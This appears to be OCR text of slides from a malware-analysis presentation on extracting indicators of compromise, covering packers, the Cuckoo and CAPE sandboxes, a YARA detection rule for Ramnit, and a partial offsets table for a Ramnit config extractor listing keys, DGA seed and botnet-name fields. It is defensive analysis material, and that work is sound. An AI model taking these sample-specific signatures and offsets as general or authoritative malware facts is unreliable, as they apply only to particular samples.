
IOC Extraction Laboratory

IOC extraction laboratory




- One sample can be packed with different methods
- There are a thousands of public and private packers
- Configuration can’t be extracted statically from packed samples


IOC extraction laboratory



IOC extraction laboratory



IOC extraction laboratory



IOC extraction laboratory

https://github.com/cuckoosandbox/cuckoo
https://github.com/ctxis/CAPE

IOC extraction laboratory


yara

```
rule Ramnit_T
{
   strings:
      $str1 = "45Bn99gT"
      $str2_enc = { E1 BF 50 FC FD CD }

   condition:
      uint16(0) == 0x5A4D and all of ($*)
}
```


extractor

```
offsets = [
   {
      "config_type": "demetra",
      "num_domains": 0,
      "dga_seed": 4,
      "port": 24,
      "key_len": 28,
      "xor_key": 754,
      "static_domains": 32,
      "botnet_name": 348,
      "rsa_key": 784,
      "rc4_key": 694,
      "md5_magic": 1160,
      "md5_magic_value": b'15Bn99gT',
   },
# ...
```

